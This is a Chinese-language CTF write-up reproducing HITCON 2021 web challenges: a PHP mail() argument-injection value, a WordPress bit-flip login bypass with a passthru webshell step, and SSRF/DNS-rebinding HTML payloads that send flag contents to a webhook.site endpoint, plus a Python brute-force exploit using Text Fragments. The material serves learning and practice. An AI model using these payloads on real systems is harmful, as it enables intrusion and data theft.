# [CTF复现]hition2021复现

原创

Dem0@ 于 2021-12-13 21:32:19 发布 265 收藏

分类专栏： CTF复现 文章标签： php 开发语言 后端





orange师傅yyds!

## 0x01 Wa3rmup PHP

yaml_parse 这个函数在官方文档中有提到

```
It seams the YAML standard version here is the 1.1 and not the (1.2 released in 2009), so all of the following v
alues: y, Y, yes, Yes, YES, n, N, no, No, NO, true, True, TRUE, false, False, FALSE, on, On, ON, off, Off, OFF a
re confusingly at times interpreted as booleans.
```

Norway yyds ! 这样 我们就可以 传入一个满足的数组，然后来完成后面的步骤

这是第一个考点

```
for ($i=0; $i < count($arr); $i++) {
   if (!$arr[$i]) {
     unset($arr[$i]);
     continue;
   }
   $arr[$i] = escapeshellarg($arr[$i]);
 }
```

第二个考点 就是经典的php数组的处理问题 中间数组中出现变化 就会便利不完全。比如参数false

```
s||calc||a@a.b
```

这样就可以打了

**PHP的mail在使用空格时一定要加一个斜杠转义**

看了一下别的大爹对于这道题的复现 不禁感叹yyds! 因为本地没有linux环境 所以测试走到最后就截止了。

总结了一下 大爹对于这个题目源码的分析

mail解析

双引号包裹的内容允许输入一下比较非法的字符，也就是字母数字外的一些符号，但换行，空格等字符还需要在之前添加一个斜杠进行转义。

在对于引号进行闭合的时候 好像没有限制得很死

yaml解析

yaml支持的换行符仅为`0x0a,0x0d`，在yaml 1.1版本下还支持`0x85,0x2028,0x2029`这个没有具体测试，(希望我有一天也能看懂源码。

环境搭建

```
apt install libyaml-dev -y && pecl install yaml
apt install geoip-dev -y && pecl install geoip
echo "extension=yaml.so" >> /usr/local/etc/php/php.ini
echo "extension=geoip.so" >> /usr/local/etc/php/php.ini
```

## 0x02 One-Bit Man

```
1. Flip Position 5389 of `/var/www/html/wp-includes/user.php` to enable to logging in with wrong password.
2. Access `http://xxx.xxx.xxx.xxx:yyyyy/wp-admin/`
3. Login with a username `admin`. Random password like `a` will work thanks to step 1.
4. Open "Theme Editor" in "Appearance".
5. Add `passthru("/readflag");` to the PHP code in `header.php`.
```

```
而!的ascii码刚好是0x21，和空格0x20相邻，直接翻转最低位把感叹号变成空格(有点脑洞了 但是很骚 根据wp的攻击手段 本身也是应该 来深入到这样的地方 登录后台才有攻击的可能)
```

## 0x03 Vulpixelize

首先来看个源码

```
# coding: UTF-8

import io, os, sys, uuid
from subprocess import run, PIPE
from hashlib import md5
from PIL import Image
from selenium import webdriver, common
from flask import Flask, render_template, request

secret = run(['/read_secret'], stdout=PIPE).stdout
FLAG   = 'hitcon{%s}' % '-'.join(md5(secret).hexdigest())

```
注释化chrome 猜测是xss相关了属于是
```
def init_chrome():
    options = webdriver.ChromeOptions()
    options.add_argument('--headless')
    options.add_argument('--disable-gpu')
    options.add_argument('--disable-dev-shm-usage')
    options.add_argument('--window-size=1920x1080')
    options.add_experimental_option("prefs", {
        'download.prompt_for_download': True,
       'download.default_directory': '/dev/null'
```

```
    })
    driver = webdriver.Chrome(options=options)
    driver.set_page_load_timeout(5)
    driver.set_script_timeout(5)
    return driver
# 信息的输出
def message(msg):
    return render_template('index.html', msg=msg)
### initialize ###
driver = init_chrome()
app = Flask(__name__)
### initialize ###
## ssrf ?
@app.route('/flag')
def flag():
    if request.remote_addr == '127.0.0.1':
        return message(FLAG)
    return message("allow only from local")

@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')

@app.route('/submit', methods=['GET'])
def submit():
    path = 'static/images/%s.png' % uuid.uuid4().hex
    url  = request.args.get('url')
    if url:
        # secrity check
        if not url.startswith('http://') and not url.startswith('https://'):
            return message(msg='malformed url')
        # access url
        try:
            ```
            driver 访问给的url 把页面做成一个Png返回
            第一反应 dns rebinding?
            但是不确定点在于 ：  selemnium 是否也有辣鸡缓存机制
            ```
            driver.get(url)
            data = driver.get_screenshot_as_png()
        except common.exceptions.WebDriverException as e:
            return message(msg=str(e))
        # save result
        img = Image.open(io.BytesIO(data))
        img = img.resize((64,64), resample=Image.BILINEAR)#太小了把
        img = img.resize((1920,1080), Image.NEAREST)
        img.save(path)
        return message(msg=path)
    else:
        return message(msg="url not found :(")

if __name__ == '__main__':
    app.run('0.0.0.0', 8000)
```

攻击机: 192.168.76.1


目标: http://192.168.76.128:8000/

几个免费 rebinding的网站

```
https://requestrepo.com/
https://lock.cmpxchg8b.com/rebinder.html
http://rbnd.gl0.eu/
```

```
dem0.n2upkegd.requestrepo.com
```

需要多爆破几次 不然会报错哦。 但是这个方法我没有成功。 根据题目的逻辑甚至都需要rebinding，只要让他解析到127.0.0.1 8000 就可以了。 因为没有对于ip的校验呀 。但是服务在8000端口 得自己搭建了 呜呜。




下面开始写html 嘿嘿 前端大师!

这个放在服务器即可。 这样就可以直接带出来数据。

```
<html>
    <iframe src='http://7f000001.86d19f82.rbndr.us:8000/flag?blash'></iframe>
        <script>
        window.onload = () => {
            navigator.sendBeacon('https://webhook.site/1066c371-64f2-45aa-b0c7-455a628404f1',frames[0].docum
ent.documentElement.innerHTML)
        }# navigator.sendBeacon() 方法可用于通过HTTP将少量数据异步传输到Web服务器
        </script>
    </html>
```

可能大家这里还没有看出来 他有多帅 。举个例子 就是如果图片这种异步请求 一般是页面加载完成一会之后才会再去请求。 那我们这里使用这个就可以完美的获取道页面加载完成之后的页面了，无压力获取到所有的请求。

```
<html>
    <script>
        const host = "http://9843a2a4.00000000.rbndr.us:8000";
        let count = 0;

        setInterval(function(){
            if (count != 100) {
                var req = new XMLHttpRequest();
                req.open('GET', `${host}/flag`, false);
                req.send(null);
                if(req.status == 200)
                {
                    navigator.sendBeacon(`https://webhook.site/<webhook_id>`, req.responseText)
                }
                count ++;
            }
        }, 2000);
    </script>
</html>
```

这个做法和上面的师傅是一样的。不知道为什么在本地就是对这些题目完成复现…

上面两个方法 我均在本地测试的时候出现了问题 可能是dnsrebinding的问题，后面会对其在进行操作。(应该得爆破攻击)

非预期2

css 调整大小到就算截图也能够看得清楚 一个HTML元素不仅仅只是一个元素，他除了自身的content，还由padding，border和margin组成，border就是元素的边界了，padding就是让元素是否直接和border紧靠，可以用padding让content和border有些距离

```
<!DOCTYPE html>
<html>
  <body>
    <style>
      .iframe-body-sty {
        position: relative;
        height: 1920px;
        width: 920px;
        background-color: red;
      }
      .iframe-body-sty > #iframe-shrink {
        position: absolute;
        transform: scale(15); //将字体放大15倍
        left: 6500px;//更改这个元素 左右横移
        top: 2000px;//调整上下
      }
    </style>
    <div class="iframe-body-sty">
      <iframe
        id="iframe-shrink"
        src="http://127.0.0.1:8000/flag"
        width="1920px"
        height="920px"
        scrolling="no"
      ></iframe>
    </div>
  </body>
</html>
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-Y2L0fqUG-1639402309388)(C:\Users\MSI\AppData\Roaming\Typora\typora-user-images\image-20211213155751888.png)]

预期解

这里又得学习一下 **Text Fragments**

```
Text Fragments adds support for specifying a text snippet in the URL fragment. When navigating to a URL with such a fragment, the user agent can quickly emphasise
```

意思就是我们用这个来匹配的时候 如果有复合条件的 浏览器就会自动高亮相应的字段，我们就可以直接看到，到这里就是图片的差异性。

语法

```
#:~:text=[prefix-,]textStart[,textEnd][,-suffix]
```

**#:~:text=hitcon{}**(flag的格式我们是知道的。然后一位一位的猜测 但是这里最难的是 手动的不太现实。我们可以看到如果不匹配到 就是返回那个令典的图，所以我们通过判断那个url有没有出现在页面，其实和r3师傅检测md5的方法 感觉差不

不过能到就是返回那个马赛的图，所以我们通过判断那个url有没有出现在页面，其实和js师傅检测md5的方法感觉差不多。

exp:

```
import requests,re
import hashlib

def get_file_md5(file_name):
    """
    计算文件的md5
    :param file_name:
    :return:
    """
    m = hashlib.md5()   #创建md5对象
    with open(file_name,'rb') as fobj:
        while True:
            data = fobj.read(4096)
            if not data:
                break
            m.update(data)  #更新md5对象

    return m.hexdigest()    #返回md5对象
missUrl="http://192.168.76.128:12345/static/images/ccbebf8c293541d29b50b8746ff2cf46.png"
url = "http://192.168.76.128:12345/submit"
payload = "http://127.0.0.1:8000/flag#:~:text="
string = "0123456789abcdef"
md5_Sum = "59562acafb6436ea5fdf660ec57df0cc"
pattern = r'<a target="_blank" href="(.*?)">Your Vulpix</a>'
flag = "hitcon{"
for x in range(10000):
    for y in string:
        # print(requests.get(url+payload).text)
        a = "http://192.168.76.128:12345/" + re.findall(pattern,requests.get(url,params={"url":payload+ flag
 + y}).text,re.S)[0]
        with open("a.png","wb") as f:
            f.write(requests.get(a).content)
        if(md5_Sum == get_file_md5("a.png")):
            continue
        else:
            flag = flag + y + "-"
            print(flag)
```

自己写的css

```
<!DOCTYPE html>
<html>
  <body>
    <style type="text/css">
        #iframe{
            position: absolute;
            transform: scale(15);
            left: 8000px;
            top: 2000px;
        }
    </style>
    <iframe id="iframe" src="http://127.0.0.1:8000/flag"
     width="1920px"
     height="920px"
     scrolling="no"></iframe>
```

```
  </body>
</html>
```

## 0x04 埋一个坑

和n1ctf的那个mssql那个一起搓


1. https://github.com/orangetw/My-CTF-Web-Challenges
2. https://blog.z3ratu1.cn/%5BHITCON2021%5Dweb.html
3. https://mikecat.github.io/ctf-writeups/2021/20211204_HITCON_CTF_2021/web/Vulpixelize/#ja
4. https://wicg.github.io/scroll-to-text-fragment/
5. https://r0.haxors.org/posts?id=27